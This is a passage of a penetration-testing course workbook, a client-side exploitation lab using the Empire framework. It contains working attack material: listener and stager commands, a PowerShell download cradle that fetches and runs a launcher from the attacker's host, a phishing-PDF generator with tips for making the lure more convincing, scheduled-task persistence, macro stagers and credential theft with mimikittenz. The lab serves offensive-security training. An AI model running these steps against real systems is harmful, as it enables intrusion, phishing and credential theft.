- PowerShell is great as a target and as an attack tool
- PowerShell creates new opportunities to drop malware
- Empire: Next-generation Python + PowerShell botnet
- New PowerShell attack tools launched frequently
  - Most features will eventually be available in all frameworks
  - Alternatives are great options when dealing with host protections or compatibility quirks

Summary

PowerShell has matured into a great platform for attacking, as well as providing management automation that should be evaluated during a penetration test. PowerShell's expandability increases the attack surface, as there are many more opportunities to trigger execution.

Empire is a new attack framework where a PowerShell or Python agent communicates with the server with native PowerShell implementations in an asynchronous fashion. The server controls the agents like a botnet.

No matter what PowerShell-based framework you leverage, expect minor differences in capabilities. Subtle implementation differences can make or break the attack.

Exercise: Client-Side Exploitation

- Victims:
  - Your Windows VM
  - Instructor's Windows Server 2003 (10.10.10.71)
- Attackers: Kali and Windows
- Goals:
  - Gain a client-side foothold
  - Recon and pilfer "unprivileged" resources

Exercise: Client-Side Exploitation


The goal of this exercise is to collect new intelligence and credentials from an existing foothold. We will identify new targets from the reconnaissance collected, as well as new credentials.

Victim Step

Exercise: Client-Side Exploitation Victim Setup

- You must be connected to the course lab network
- Run the setup script to begin
  - `C:\lab\day2\client-ex.bat`
  - Script sends Internet Explorer to: https://kittenwars.sec660.org
  - DO NOT CLOSE Internet Explorer; keep it minimized!
  - Ensure the setup script completes, keep pressing ENTER when prompted

Exercise: Client-Side Exploitation Victim Setup
This exercise is specifically designed to practice post-exploitation tasks with PowerShell. On your Windows VM, you should find C:\lab\day2\client-ex.bat. Double-click on client-ex.bat and ensure it completes by pressing ENTER every time it prompts you. This script will start Internet Explorer and will attempt to minimize the Window. If it fails to minimize it (because you already had Internet Explorer open), then manually minimize the browser and continue. DO NOT CLOSE Internet Explorer or there will be no valid credentials to steal with mimikittenz during the exercise.



Exercise: Client-Side Exploitation Listener Setup

First, we will need an Empire listener for the agents to communicate with. Start Empire as shown, then create a listener. Follow the bold commands but be sure to use your Kali VM's IP address for the host setting. Remember to capitalize the first character of each setting. If you receive any errors, exit Empire, then check your IP address settings with "ifconfig -a", fix them, and try again. If you completed these steps before in a previous exercise, you can check if they are already set with the "info" command in the Empire shell. Note: There is a bug in this version of Empire where a "set Port 8080" command will sometimes be ignored (which we avoid using this series of commands).

```
# cd /opt/Empire
# ./empire
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners) > set Host 10.10.X.X:8080
(Empire: listeners) > execute
[*] Listener 'http' successfully started.
```

Attacker Step

Exercise: Client-Side Exploitation Launcher Setup

- Use Kali to create an Empire launcher
  - We will use the contents to test a simple launcher command

```
(Empire: listeners/http)> listeners
(Empire: listeners)> usestager multi/launcher
(Empire: stager/launcher)> set Listener http
(Empire: stager/launcher)> set Base64 False
(Empire: stager/launcher)> set OutFile
/opt/Empire/downloads/launcher.ps1
(Empire: stager/launcher)> generate
[*] Stager output written out to:
/opt/Empire/downloads/launcher.ps1
```


Exercise: Client-Side Exploitation Launcher Setup

Next we need to generate the agent launcher. Once we generate the file, we'll use a web server and download the script to the victim.

```
(Empire: listeners/http)> listeners
(Empire: listeners)> usestager multi/launcher
(Empire: stager/launcher)> set Listener http
(Empire: stager/launcher)> set Base64 False
(Empire: stager/launcher)> set OutFile /opt/Empire/downloads/launcher.ps1
(Empire: stager/launcher)> generate
[*] Stager output written out to: /opt/Empire/downloads/launcher.ps1
```

Attacker Step

Exercise: Client-Side Exploitation HTA Stager Setup

- Use Kali to create an HTA stager
  - We will use a phishing PDF that downloads this via browser

```
(Empire: ) > listeners
(Empire: listeners) > usestager windows/hta
(Empire: stager/launcher) > set Listener http
(Empire: stager/launcher) > set OutFile
/opt/Empire/downloads/empire.hta
(Empire: stager/launcher) > generate
[*] Stager output written out to:
/opt/Empire/downloads/empire.hta
```


Exercise: Client-Side Exploitation HTA Stager Setup

Now we need to generate the agent launcher. Once we generate the file, we'll use a web server and browser to download the script to the victim.

```
(Empire: ) > listeners
(Empire: listeners) > usestager windows/hta
(Empire: stager/launcher) > set Listener http
(Empire: stager/launcher) > set OutFile /opt/Empire/downloads/empire.hta
(Empire: stager/launcher) > generate
[*] Stager output written out to: /opt/Empire/downloads/empire.hta
```

Attacker Step

Exercise: Client-Side Exploitation Ad Hoc Payload Delivery

- Use a SECOND terminal shell to serve the launcher
  - You will switch back to Empire to interact with the agent

```
# cd /opt/Empire/downloads
# python -m SimpleHTTPServer 3000
Serving HTTP on 0.0.0.0 port 3000 ...
```

- Leave this Python command running to serve arbitrary files
- Want to troubleshoot/debug or just watch an agent start?
- Use this "download cradle" (Downloads and evaluates PowerShell)

```
C:\> powershell -command
"$Z='http://10.10.X.X:3000/launcher.ps1';IEX
(New-Object Net.webclient).Downloadstring($Z)"
```


Exercise: Client-Side Exploitation Ad Hoc Payload Delivery

To get the launcher command to the victim, we can use Python's SimpleHTTPServer module. Outside of the classroom, you could use whatever exploitation method you already obtained on the victim to transfer the file. Ensure you are in the /opt/Empire directory, and remember to match the case lettering (capitals are S, HTTP, and the final S). This Python feature is great for an impromptu file transfer. Just be sure to leave the Empire server running in the previous shell and start a new one to serve up the file.

```
# cd /opt/Empire/downloads
# python -m SimpleHTTPServer 3000
Serving HTTP on 0.0.0.0 port 3000 ...
```

As a side note, we could download and run the HTA payload directly, instead of phishing with a PDF. If you'd like to watch the agent's PowerShell commands execute on the victim, you can use a "download cradle" to download and execute the contents of launcher.txt. You could copy and paste this into the powershell_ise.exe, where it's easier to identify errors.


Be sure to use your Kali IP address, not literally 10.10.X.X. Note that since we are using the "-command" parameter, it's not treated as a script and will not be blocked by Execution Policy.

```
C:\> powershell -command "$Z='http://10.10.X.X:3000/launcher.ps1';IEX
(New-Object Net.webclient).Downloadstring($Z)"
```

Attacker Step

Exercise: Client-Side Exploitation Phishing Payload Delivery

- You will create a phishing PDF to entice HTA download
  - Normally, the attacker would use their own Windows VM
  - Browse to C:\scripts and double-click on PowerShell_ISE icon
  - Edit the LaunchURL line to match your Kali's Python web server



Exercise: Client-Side Exploitation Phishing Payload Delivery


We will be using the same Windows VM to generate the payload just for the convenience of not running an extra VM for one command. Edit the LaunchURL to match your Kali VM's IP address. This Adobe Acrobat standard JavaScript will redirect the default browser to the HTA Empire stager. For our purposes, the provided text is sufficient, but you may want to be more aggressive (loop the URL attempt!) and have more enticing dialog boxes. Ensure the LaunchURL is pointed to your Python HTTP Server.

```
function New-PDFPhish {
# Set the LaunchURL address below with your Empire stager from Kali
$LaunchURL = 'http://10.10.75.X:3000/empire.hta'
$filename = 'C:\scripts\pdf\660-phish.pdf'
$message = 'DECRYPTION FAILED. Close Acrobat and try again.'
$payload = @"
 app.alert('Required Decryption Plugin Missing: MALICIOUS Update
Required');
 app.launchURL('$LaunchURL');
"@
Add-Type -Path c:\scripts\pdf\PdfSharp-WPF.dll
. C:\scripts\pdf\New-PDFJS.ps1
New-PDFJS -js $payload -msg $message -filename $filename
}
```

Attacker Step

Exercise: Client-Side Exploitation Phishing Execution

- Top pane is editor
- Middle pane is output
- Bottom pane is shell




Exercise: Client-Side Exploitation Phishing Execution

Save the script after editing and generate the PDF by pressing F5 or clicking on the green Play arrow (1). Now that this New-PDFPhish function is defined, we can call it by function name in the command pane (2). If you must make a correction, rerun with (1) after saving changes. Then we can use the newly generated PDF.

```
> New-PDFPhish ;  .\PDF\660-phish.pdf
```

You may get an error if there is a typo. If you started over but forgot to close the 660-phish.pdf file, you'll get another error. If you receive no errors, then there wasn't an obvious problem generating or viewing the PDF. Let's carefully walk through the dialogs to see if it leads to Empire agent deployment.



Exercise: Client-Side Exploitation Phishing Dialogs

If everything went well so far, you should get the two dialogs shown. There may be a delay or additional confirmation dialog if this is the first time you've run Adobe Acrobat. Note how the LaunchURL doesn't show the port (3000), nor the resource (empire.hta). Most Acrobat Reader versions omit the full URL. Registering a realistic or believable website domain name would increase the odds that the user would click through appropriately. Also note our JavaScript was simple, unaggressive, and could be more believable.


This Allow/Block feature is present in Adobe Reader by default, however, often it is disabled in organizations that process many PDFs like tax forms and contracts. It will simply trigger the default browser – it's not technically an exploit, just a feature!

Click through the dialogs: OK (1), CLEAR the check box to AVOID REMEMBERING (2), and ALLOW (3). This will allow the Acrobat Reader to launch the default browser to the phishing URL. If you accidentally leave the AVOID REMEMBER setting checked, the exploit will still work, but it will no longer confirm future requests to that website.

Attacker Step

Exercise: Client-Side Exploitation Phishing Agent Download

- Victim clicks on "Open"
- Chance victim changes their mind
- FAIL message in body is hardcoded



Exercise: Client-Side Exploitation Phishing Agent Download

There are still a few opportunities for the user to correct their behavior and prevent agent execution. Remember we can still be more aggressive and convincing if needed.

Depending on the victim's default browser, the Open/Save dialog will look different than shown. Even Chrome or Firefox will still default to saving the download, which typically a user will manually execute after downloading.

Attacker Step

Exercise: Client-Side Exploitation Script "Warning?"

- A final default warning from Internet Explorer
- "If you do not trust this website"
- Dialog doesn't show which website...

Exercise: Client-Side Exploitation Script "Warning?"

Finally, one small default warning on Internet Explorer 11 to allow the HTA file to execute. This warning could be more aggressive; it doesn't state which website triggered it and the wording makes it sound like "Allow" is fine, as long as you trust the website. Once Allow is clicked (again, this may take multiple tries, loops in JavaScript, and a more enticing story), then our agent command is finally executing and we are ready to proceed.

This dialog, or something similar in other versions of Windows, is likely to be encountered on a freshly installed Windows machine, but may not occur if Windows trusts the source.

Attacker Step

Exercise: Client-Side Exploitation Agent Interaction

- Back on Kali, in Empire, you should see the agent
  - Agent name is random, type it all or tab-complete and rename


```
(Empire:stager/windows/hta)>[+]Initial agent BSTZM65U
from 10.10.76.99 now active (Slack)

(Empire: stager/windows/hta) > agents
...
(Empire: agents)> interact BSTZM65U
(Empire: BSTZM65U)> rename agentz
(Empire: agentz)>
```


Exercise: Client-Side Exploitation Agent Interaction

Back in Empire on the Kali VM, you should see the agent making a connection back to the server. If you do not see the agent message after five seconds, try manually downloading the empire.hta via web browser on the victim (browse to http://10.10.X.X:3000/ and click on empire.hta to save and troubleshoot the command).

```
(Empire: stager/windows/hta) > [+] Initial agent BSTZM65U
from 10.10.76.99 now active (Slack)

(Empire: stager/windows/hta) > agents
[*] Active agents:

  Name             Lang  Internal IP     Machine Name        Username
Process
  ---------        ----  -----------     --------------------          -------
-----
BSTZM65U  ps    10.10.76.99     SEC660-WIN10   SEC660-WIN10\student
powershell/6120

(Empire: agents) > interact BSTZM65U
(Empire: BSTZM65U) > rename agentz
(Empire: agentz) > sc
Output saved to ./downloads/agentz/screenshot/SEC660-WIN10_2017-12-19_12-37-58.png
```

Empire's "sc" command is to create a screenshot, in which you can see the file by browsing from Kali or via the http://10.10.X.X:3000/ since SimpleHTTPServer is still running.



Exercise: Client-Side Exploitation – STOP

Don't go any further unless you want to get the answers to the exercise. The next page starts a review of the answers. Your victim may not be exactly vulnerable in the same way, so if you hit a dead end, continue through the answer slides and adjust your post-exploitation tasks if you can.

Take advantage of the integrated help in Empire, "?" , which can be different, depending on what context you are presently in. The searchmodule command can help you identify key words in modules and other commands. Browse the whole persistence category of modules with tab completion. Remember to try this from inside the agent's menu context (PowerShell agents will have PowerShell modules available to them).

Empire's "shell" command will task an agent to run a local PowerShell command. Refer to Appendix A for basic PowerShell information.

You should make a VBA agent to embed into Word on 10.10.10.71. You should also use the provided, slightly modified, version of Invoke-Mimikittenz (Invoke-MimikittenzWar and abbreviated as Invoke-MKW and located at /ps/opt/Invoke-MKW.ps1).

If you have more time, explore the Empire interface to get the most out of these attacks.

Attacker Step

Exercise: Client-Side Persistence

- Configure persistence for all new agents
  - Unprivileged, but better than the trouble of re-exploiting

```
(Empire: agentz)> usemodule persistence/userland/schtasks
(Empire: persistence/userland/schtasks)> set Listener http
(Empire: persistence/userland/schtasks)> set IdleTime 2
(Empire: persistence/userland/schtasks)> set Agent autorun
(Empire: persistence/userland/schtasks)> run
[>] Module is not opsec safe, run? [y/N] Y
SUCCESS: The scheduled task "Updater" has
created.
Schtasks persistence established using lis
HKCU:\Software\Microsoft\Windows\CurrentVersion\debug with
Updater idle trigger on 2.
```

Every new agent will run this module

Exercise: Client-Side Persistence

The persistence module shown here is designed to trigger an extra agent once the victim is idle for 2 minutes. It's not elevated, but it's more convenient than re-exploiting to gain the original foothold. Here we set Agent to "autorun" so all new agents will automatically schedule a backup agent for 2 minutes of idle. Old agents will not be affected, so you will need the victim to trigger the agent again to see the results shown here.

```
(Empire: agentz)> usemodule persistence/userland/schtasks
(Empire: persistence/userland/schtasks)> set Listener http
(Empire: persistence/userland/schtasks)> set IdleTime 2
(Empire: persistence/userland/schtasks)> set Agent autorun
(Empire: persistence/userland/schtasks)> run
[>] Module is not opsec safe, run? [y/N] Y
```

SUCCESS: The scheduled task "Updater" has successfully been created.

Schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\debug with Updater idle trigger on 2.

Attacker Step

Exercise: Client-Side Macro

- Generate new stager and copy/paste into document's new macro

```
(Empire: powershell/persistence/userland/schtasks) > listeners
[*] Active listeners:
http  http    http://10.10.75.99:8080
Empire: listeners)> usestager windows/macro
(Empire: stager/macro)> set Listener http
(Empire: stager/macro)> set Proxy none
(Empire: stager/macro)> set OutFile
/opt/Empire/downloads/empire.bas
(Empire: stager/macro)> generate
[*] Stager output written out to: /opt/Empire/downloads/empire.bas
```

- In another shell: Connect with RDP into the 10.10.10.71 victim

```
# /opt/rdp.sh
```


Exercise: Client-Side Macro

Create a new macro stager to include in a Word document on 10.10.10.71.

```
(Empire: powershell/persistence/userland/schtasks)> listeners
[*] Active listeners:
 Name        Module      Host
  ----          ------          ----
  http         http            http://10.10.75.99:8080
(Empire: listeners)> usestager windows/macro
(Empire: stager/macro)> set Listener http
(Empire: stager/macro)> set Proxy none
(Empire: stager/macro)> set OutFile /opt/Empire/downloads/empire.bas
(Empire: stager/macro)> generate
[*] Stager output written out to: /opt/Empire/downloads/empire.bas
```


Now use the provided script to connect to 10.10.10.71 from Kali. The script will provide the credentials automatically.

```
# /opt/rdp.sh
```

Attacker Step

Exercise: Client-Side Document

- Navigate in 10.10.10.71's Microsoft Word to File->Save As (ALT+F then A)
- Enter a unique filename
- Finally, Click "Save"




Exercise: Client-Side Document

Use the Microsoft Word Menu bar to select File->Save As (or just press ALT+F, then A as shown in Step 1). You will see the dialogs above. Enter a favorite filename (shown in Step 2), then click Save (3). In this example, we use "agent99".

Attacker Step

Exercise: Client-Side Macro Creation

- Navigate in 10.10.10.71's Microsoft Word to Tools->Macro->Macros (ALT+F8)
- Enter a temporary macro name "anything"
- Select your document in drop-down box
- Finally, click "Create"



Exercise: Client-Side Macro Creation

